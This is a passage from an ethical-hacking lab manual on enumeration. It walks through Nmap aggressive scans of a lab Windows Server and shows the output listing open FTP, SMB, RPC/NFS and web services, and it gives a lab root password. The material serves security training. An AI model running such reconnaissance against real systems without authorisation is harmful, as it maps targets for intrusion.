
Module 04 – Enumeration

```
nmap -T4 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap -T4 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:34 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0014s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
25/tcp    open  smtp            Microsoft ESMTD 10.0.17763.1
| smtp-commands: Server2019 Hello [10.10.1.13], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
TURN ETRN BDAT VRFY
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Login - MovieScope
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|_ program version  port/proto  service
|_ 100000 2,3,4      111/tcp     rpcbind
|_ 100000 2,3,4      111/tcp6    rpcbind
|_ 100000 2,3,4      111/udp     rpcbind
|_ 100000 2,3,4      111/udp6    rpcbind
|_ 100003 2,3        2049/udp    nfs
|_ 100003 2,3        2049/udp6   nfs
|_ 100003 2,3,4      2049/tcp    nfs
```

22. The scan result appears, displaying information regarding open ports, services along with their versions. You can observe the RPC service and NFS service running on the ports 111 and 2049, respectively, as shown in the screenshot.

```
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|_ program version  port/proto  service
|_ 100000 2,3,4      111/tcp     rpcbind
|_ 100000 2,3,4      111/tcp6    rpcbind
|_ 100000 2,3,4      111/udp     rpcbind
|_ 100000 2,3,4      111/udp6    rpcbind
|_ 100003 2,3        2049/udp    nfs
|_ 100003 2,3        2049/udp6   nfs
|_ 100003 2,3,4      2049/tcp    nfs
|_ 100003 2,3,4      2049/tcp6   nfs
|_ 100005 1,2,3      2049/tcp    mountd
|_ 100005 1,2,3      2049/tcp6   mountd
|_ 100005 1,2,3      2049/udp    mountd
|_ 100005 1,2,3      2049/udp6   mountd
|_ 100021 1,2,3,4    2049/tcp    nlockmgr
|_ 100021 1,2,3,4    2049/tcp6   nlockmgr
|_ 100021 1,2,3,4    2049/udp    nlockmgr
|_ 100021 1,2,3,4    2049/udp6   nlockmgr
|_ 100024 1          2049/tcp    status
|_ 100024 1          2049/tcp6   status
|_ 100024 1          2049/udp    status
|_ 100024 1          2049/udp6   status
```


Module 04 – Enumeration



```
nmap -T4 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
Not valid after: 2022-08-04T08:02:01
rdp-ntlm-info:
  Target Name: SERVER2019
  NetBIOS_Domain_Name: SERVER2019
  NetBIOS_Computer_Name: SERVER2019
  DNS_Domain_Name: Server2019
  DNS_Computer_Name: Server2019
  Product_Version: 10.0.17763
  System_Time: 2022-03-30T05:35:38+00:00
5357/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Service Unavailable
MAC Address: 02:15:5D:19:19:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/30%OT=21%CT=1%CU=39673%PV=Y%DS=1%DC=D%G=Y%M=02155D%T
OS:M=6243EC31%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=109%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS: )ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)
Network Distance: 1 hop
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows
```

23. Click the **MATE Terminal** icon at the top of the **Desktop** to open a new **Terminal** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **445** and the target IP address is **10.10.1.19**) and press **Enter**.
Note: In this command, **-p**: specifies the port to be scanned, and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**), and traceroute (**--traceroute**).
28. The scan result appears, displaying that port 445 is open, and giving detailed information under the **Host script results** section about the running SMB, as shown in the screenshot.

Module 04 – Enumeration

```
Applications Places System nmap -p 445 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#nmap -p 445 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:41 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0012s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
MAC Address: 02:15:5D:19:19:A3 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%)
, Microsoft Windows Server 2012 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Vista SP1
(92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 1
4393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Window
s 10 1703 (91%), Microsoft Windows 10 1809 - 1909 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2022-03-30T05:41:23
|   start_date: N/A
|_ nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 02:15:5d:19:19:a3 (unknown)


TRACEROUTE
HOP RTT     ADDRESS
1   1.23 ms www.moviescope.com (10.10.1.19)
```

29. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **21** and target IP address is **10.10.1.19**) and press **Enter**.

Note: In this command, **-p** specifies the port to be scanned and **-A** specifies aggressive scan. The aggressive scan option supports OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**), and traceroute (**--traceroute**).

30. The scan result appears, displaying that port 21 is open, and giving traceroute information, as shown in the screenshot.

Module 04 – Enumeration



```
nmap -p 21 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
[root@parrot]-[~]
#nmap -p 21 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:43 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
MAC Address: 02:15:5D:19:19:A3 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows 10 1709 - 1803 (93%),
Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows Longhorn
(91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 1
4393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Window
s Server 2016 (91%), Microsoft Windows Server 2012 or Server 2012 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1 1.28 ms www.moviescope.com (10.10.1.19)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
[root@parrot]-[~]
#
```

31. Using this information, attacker can further identify any vulnerable service running on the open service ports and exploit them to launch attacks.
32. This concludes the demonstration of performing RPC, SMB, and FTP enumeration using Nmap.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Enumeration using Various Enumeration Tools

Ethical hackers and penetration testers make use of various other tools that simplify the enumeration process.

Lab Scenario

The details obtained in the previous steps might not reveal all potential vulnerabilities in the target network. There may be more information available that could help attackers to identify loopholes to exploit. As an ethical hacker, you should use a range of tools to find as much information as possible about the target network's systems. This lab activity will demonstrate further enumeration tools for extracting even more information about the target system.

Lab Objectives

- Enumerate information using Global Network Inventory
- Enumerate network resources using Advanced IP Scanner
- Enumerate information from Windows and Samba hosts using Enum4linux

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Enumeration Tools

To recap what you have learned so far, enumeration tools are used to collect detailed information about target systems in order to exploit them. The information collected by these enumeration tools includes data on the NetBIOS service, usernames and domain names, shared folders, the network (such as ARP tables, routing tables, traffic, etc.), user accounts, directory services, etc.

